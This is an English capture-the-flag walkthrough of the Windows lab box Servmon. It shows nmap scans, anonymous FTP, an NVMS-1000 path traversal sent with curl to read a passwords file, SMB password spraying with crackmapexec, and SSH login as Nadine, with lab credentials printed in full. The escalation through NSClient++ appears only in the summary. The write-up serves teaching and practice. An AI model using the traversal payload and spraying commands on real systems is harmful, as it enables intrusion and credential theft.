Servmon
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Servmon is an easy Windows box that chains configuration mistakes, with no memory exploit at all. An anonymous FTP exposes two notes telling us where a passwords file lives. The machine's web app runs NVMS-1000, vulnerable to a path traversal that lets us read thatPasswords.txtfrom a user's Desktop. With that list we password-spray over SMB and validateNadine, who logs in over SSH and gives us the first flag. To escalate, an NSClient++ service on 8443 only accepts local connections: we recover its password with a local command, open an SSH tunnel to present ourselves as127.0.0.1, and from the panel we configure an external script that the service itself runs as SYSTEM, handing us a shell with maximum privileges.
Reconnaissance
Initial scan
First a ping. Beyond checking the box is up, the TTL (Time To Live) field of the reply hints at the operating system: each OS starts the TTL at a default value, and routers decrement it on every hop. A value near 64 usually means Linux and one near 128, Windows. Here it comes back with TTL 127 (one hop below Windows's initial 128) → Windows; a hint, not proof (the TTL can be spoofed), confirmed by the service scan.
ping -c 1 10.10.10.184
PING 10.10.10.184 (10.10.10.184) 56(84) bytes of data.
64 bytes from 10.10.10.184: icmp_seq=1 ttl=127 time=110 ms
A UDP sweep of the hundred most common ports returns not a single open port.
nmap -sU --min-rate 5000 -Pn -n -vvv --open --top-ports 100 10.10.10.184 | grep -v 'no-response'
Completed UDP Scan at 20:28, 1.27s elapsed (100 total ports)
Not shown: 1 closed udp port (port-unreach)
PORT      STATE   SERVICE       REASON

Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds
That empty table is worth reading properly: Not shown: 1 closed udp port. Out of a hundred ports probed, only one answered (with an ICMP port-unreachable); the other ninety-nine stayed open|filtered and grep -v 'no-response' hid them. An empty UDP table does not mean "there is nothing on UDP", it means UDP does not answer, which is normal. We move to TCP, where there are answers to interpret.
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.10.184 -oG scan
Not shown: 65518 closed tcp ports (reset)
PORT      STATE SERVICE       REASON
21/tcp    open  ftp           syn-ack ttl 127
22/tcp    open  ssh           syn-ack ttl 127
80/tcp    open  http          syn-ack ttl 127
135/tcp   open  msrpc         syn-ack ttl 127
139/tcp   open  netbios-ssn   syn-ack ttl 127
445/tcp   open  microsoft-ds  syn-ack ttl 127
5666/tcp  open  nrpe          syn-ack ttl 127
6063/tcp  open  x11           syn-ack ttl 127
6699/tcp  open  napster       syn-ack ttl 127
8443/tcp  open  https-alt     syn-ack ttl 127
49664/tcp open  unknown       syn-ack ttl 127
49665/tcp open  unknown       syn-ack ttl 127
49666/tcp open  unknown       syn-ack ttl 127
49667/tcp open  unknown       syn-ack ttl 127
49668/tcp open  unknown       syn-ack ttl 127
49669/tcp open  unknown       syn-ack ttl 127
49670/tcp open  unknown       syn-ack ttl 127
The ttl 127 in the REASON column repeats what the ping said, this time seventeen times. Ports 49664-49670 are the RPC dynamic range, normal on any Windows. But one deserves a pause: 5666/tcp nrpe. NRPE is the Nagios Remote Plugin Executor, the channel a Nagios server uses to ask a machine to run local checks. Its presence says there is a monitoring agent here, and a monitoring agent is by definition a privileged process whose job is to execute things. Together with 8443, this will turn out to be the escalation.
Seventeen ports are too many to copy by hand, so extractPorts (a .zshrc function) boils the scan file down and leaves them on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.10.184
Open ports: 21,22,80,135,139,445,5666,6063,6699,8443,49664,49665,49666,49667,49668,49669,49670

Ports copied to clipboard
nmap -p 21,22,80,135,139,445,5666,6063,6699,8443 -sCV 10.10.10.184
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_02-28-22  07:35PM       <DIR>          Users
22/tcp   open  ssh           OpenSSH for_Windows_8.0 (protocol 2.0)
80/tcp   open  http
|_http-title: Site doesn't have a title (text/html).
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5666/tcp open  tcpwrapped
6063/tcp open  x11?
6699/tcp open  napster?
8443/tcp open  ssl/https-alt

The output goes on, and the second half is the part that really matters. The default scripts pull the page title of 8443 and the TLS certificate.
8443/tcp open  ssl/https-alt
| http-title: NSClient++
|_Requested resource was /index.html
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2020-01-14T13:24:20
|_Not valid after:  2021-01-13T13:24:20
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 302
|     Location: /index.html
|     workers
|_    jobs
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
There it is, the service that ends the box, named in full on the very first scan: http-title: NSClient++. NSClient++ is precisely the monitoring agent that speaks NRPE on the 5666 we also saw open; the two ports are the same product, one is its check channel and the other its web panel. The certificate is worth reading too: it is issued for commonName=localhost, not for the IP or a domain name. A self-signed certificate for localhost hints that the panel is meant to be consumed from the machine itself, something we will confirm the hard way when it returns a 403.
What stands out overall: the FTP (21) allows anonymous login and already shows a Users folder; there is SSH (22) on Windows; the HTTP (80) serves a site whose code redirects to Pages/login.htm; and 8443 is the NSClient++ panel. We note 8443 down for the escalation and start with FTP, the cheapest path.
Anonymous FTP - TCP 21
The FTP server accepts the anonymous user with no password. Inside Users there are two user folders, Nadine and Nathan, and in each a text file we download.
ftp 10.10.10.184
# Name: anonymous  /  Password: (empty)
dir
cd Users
cd Nadine
get Confidential.txt
cd ../Nathan
get "Notes to do.txt"
230 User logged in.
ftp> dir
02-28-22  07:35PM       <DIR>          Users
ftp> cd Users
ftp> dir
02-28-22  07:36PM       <DIR>          Nadine
02-28-22  07:37PM       <DIR>          Nathan
ftp> get Confidential.txt
168 bytes received in 00:00 (0.49 KiB/s)
ftp> get "Notes to do.txt"
182 bytes received in 00:00 (0.53 KiB/s)
Reading both files, the two notes complement each other and sketch the first vector. Confidential.txt (from Nadine to Nathan) says she left a Passwords.txt on Nathan's Desktop. And Nathan's to-do list reveals the rest of the context: there is an NVMS service whose public access has not yet been closed, and those passwords have not been uploaded/secured yet.
cat Confidential.txt
cat "Notes to do.txt"
File: Confidential.txt
Nathan,
I left your Passwords.txt file on your Desktop. Please remove this once you
have edited it yourself and place it back into the secure folder.
Regards
Nadine

File: Notes to do.txt
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
Two clues are noted for later: there is a Passwords.txt in C:\Users\Nathan\Desktop and the web app on 80 is NVMS with "public access" still open.
NVMS-1000 web - TCP 80
The web service on port 80 redirects to Pages/login.htm. Before opening a browser, whatweb gives its version of events.
whatweb http://10.10.10.184
http://10.10.10.184 [200 OK] Country[RESERVED][ZZ], IP[10.10.10.184],
Script[text/javascript], UncommonHeaders[authinfo]
Neither the web server nor a framework shows up, which is unusual. The only thing with substance is UncommonHeaders[authinfo]: the application returns a non-standard authinfo header, so this is not a generic web server but a product with its own stack. When whatweb falls short, it is time to look at the browser.

The site is the login panel of NVMS-1000, a video-surveillance product. Wappalyzer detects a single technology, and it already hints at the product's age: jQuery 1.7.2, a 2012 release.
The source confirms it and adds a better detail: the resources carry a version parameter ?v=20150323.1, meaning the build dates from March 2015.
view-source:http://10.10.10.184/Pages/login.htm
<title>NVMS-1000</title>
<link href="../Css/login.css?v=20150323.1" rel="stylesheet" type="text/css" />
<script src="../Scripts/jquery-1.7.2.min.js?v=20150323.1" type="text/javascript"></script>
<script src="../Scripts/Common/Base64.js?v=20150323.1" type="text/javascript"></script>
<script src="../Scripts/Common/Encryption.js?v=20150323.1" type="text/javascript"></script>
A product frozen in 2015 and exposed to the internet is exactly the profile searchsploit is for. Before going there, we close out web enumeration with a route scan, which turns out to be a dead end.
dirsearch -u http://10.10.10.184/ --exclude-status=403,404
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Target: http://10.10.10.184/

[20:57:49] Starting:
[20:59:29] 200 -    1KB - /favicon.ico

Task Completed
Two minutes of brute force to find a favicon. And that is fine: the wordlist was never going to find anything because the vulnerability is not in a hidden route, it is in how the server handles the routes it already knows. A good reminder that directory fuzzing answers one specific question ("what is there that you have not shown me?") and not every question.
With the product name, the next step is to look for known vulnerabilities with searchsploit, which queries the local Exploit-DB database.
searchsploit NVMS
searchsploit -x hardware/webapps/47774.txt
Exploit Title                                     | Path
NVMS 1000 - Directory Traversal                   | hardware/webapps/47774.txt
OpenVms 5.3/6.2/7.x - UCX POP Server Arbitrary... | multiple/local/21856.txt
OpenVms 8.3 Finger Service - Stack Buffer Overflow| multiple/dos/32193.txt
TVT NVMS 1000 - Directory Traversal               | hardware/webapps/48311.py
A directory traversal for NVMS-1000 shows up (Exploit-DB 47774). We read the entry, which could not be shorter: nothing to compile, no script to run, it is a single request.

# Title: NVMS-1000 - Directory Traversal
# Date: 2019-12-12
# Vendor Homepage: http://en.tvt.net.cn/

POC
GET /../../../../../../../../../../../../windows/win.ini HTTP/1.1

Response
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
The proof of concept reads windows/win.ini, a file that exists on every Windows box and holds nothing sensitive. That choice is deliberate: to demonstrate arbitrary read you need a target that always exists and whose contents are recognisable at a glance. First you confirm the primitive with a harmless file, and only then aim at what you actually want.
And this is where the FTP clue fits: if this works, we can read Nathan's Passwords.txt.
Shell as Nadine
LFI in NVMS-1000: reading Passwords.txt
We fire the path traversal with curl. The --path-as-is flag is key: it stops curl from "normalising" the path by collapsing the ../ before sending it, so the payload reaches the server intact. We repeat ../ many times (the extra ones simply stay at the drive root) and point at the known path.
curl 'http://10.10.10.184/../../../../../../../../../../../../Users/Nathan/Desktop/Passwords.txt' --path-as-is
1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTr4it0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
We have seven candidate passwords. Combined with the two users we already know from FTP (Nathan and Nadine), we have everything for a guessing attack against SMB.
Password spraying
We save the two users to a file and cross users and passwords against SMB with crackmapexec. Instead of trying many passwords against a single user (which risks lockouts), password spraying crosses both lists and tells us which pairs are valid.
echo -e "Nathan\nNadine" > users.txt
crackmapexec smb 10.10.10.184 -u users.txt -p passwords.txt
SMB  10.10.10.184  445  SERVMON  [*] Windows 10.0 Build 17763 x64 (name:SERVMON) (domain:ServMon) (signing:False) (SMBv1:False)
SMB  10.10.10.184  445  SERVMON  [-] ServMon\Nathan:1nsp3ctTh3Way2Mars! STATUS_LOGON_FAILURE
...
SMB  10.10.10.184  445  SERVMON  [+] ServMon\Nadine:L1k3B1gBut7s@W0rk
Of the fourteen attempts, only one hits: Nadine : L1k3B1gBut7s@W0rk. Since SSH is also open, we try those credentials there.
SSH access and user.txt
Nadine's credentials work for SSH and we get an interactive shell on the machine.
ssh Nadine@10.10.10.184
Load key "/root/.ssh/id_rsa": error in libcrypto
Nadine@10.10.10.184's password:
The error in libcrypto on the first line is local noise, not the target: our client tries to offer a private key it cannot read and carries on with password authentication. It is worth recognising, because it looks like a connection failure and is not.
We check the token with whoami /all. Nadine is a medium-integrity user with no dangerous privileges (only SeChangeNotifyPrivilege and SeIncreaseWorkingSetPrivilege, which any account has): there is no privilege shortcut here, we will need another vector.
